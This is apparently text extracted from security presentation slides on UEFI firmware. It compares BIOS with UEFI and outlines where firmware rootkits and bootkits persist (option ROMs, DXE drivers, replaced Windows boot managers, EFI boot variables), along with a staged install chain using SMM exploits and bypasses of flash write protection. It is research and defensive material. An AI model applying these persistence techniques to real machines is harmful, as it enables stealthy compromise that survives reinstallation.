
	Legacy BIOS	UEFI firmware
Architecture	Unspecified firmware development process. All BIOS vendors independently support their own code base	Unified specification for firmware development and Intel reference code (EDKI/EDKII)
Implementation	Mostly on Assembly Language	C/C++
Memory Model	16-bit Real-Mode	32/64-bit Protected-Mode
Bootstrap Code	MBR and VBR	none (firmware controls the boot process)
Partition Scheme	MBR partition table	GUID partition table (GPT)
Disk IO	System Interrupts	UEFI Services
Boot Loaders	bootmgr and winload	bootmgrfw.efi and winload.efi
OS Interaction	BIOS Interrupts	UEFI Services

UEFI BIOS Firmware

CPU Reset



UEFI BIOS Firmware Rootkits



Patching UEFI “Option ROM”

UEFI DXE Driver in Add-On Card (Network, Storage ..)
Non-Embedded in FV in ROM

Adding/Replacing DXE Driver

Modified DriverOrder / Driver#### EFI variables

Replacing Windows Boot Manager

EFI System Partition (ESP) on Fixed Drive
ESP\EFI\Microsoft\Boot\bootmgfw.efi


Replacing Fallback Boot Loader

ESP\EFI\Boot\bootx64.efi

Adding New Boot Loader (bootkit.efi)

Modified BootOrder / Boot#### EFI variables

EFI_RUNTIME_SERVICES and HAL




Module: hal.dll

Name	Address
D HalpIsEFIRuntimeActive	FFFFF800476329E0
D HalEfiRuntimeServicesBlock	FFFFF800476690C0
D HalpEfiBugcheckCallbackNextRuntimeServiceIndex	FFFFF80047669108
D HalEfiRuntimeServicesTable	FFFFF80047669118
D HalpEfiRuntimeCallbackRecord	FFFFF8004766BC58




Firmware Rootkit


- **Stage 1:**
 - ✓ Client-Side Exploit drop installer (1)
 - ✓ Installer Elevate Privileges to System
- **Stage 2:**
 - ✓ Bypass Code Signing Policies
 - ✓ Install Kernel-Mode Payload (2)
- **Stage 3:**
 - ✓ Execute SMM exploit
 - ✓ Elevate Privileges to SMM
 - ✓ Execute Payload (3)
- **Stage 4:**
 - ✓ Bypass Flash Write Protection
 - ✓ Install Rootkit into Firmware



Expose S3 boot script table (VU #976132) for BIOS Rootkits




Pointer Vulnerabilities in SMI Handlers



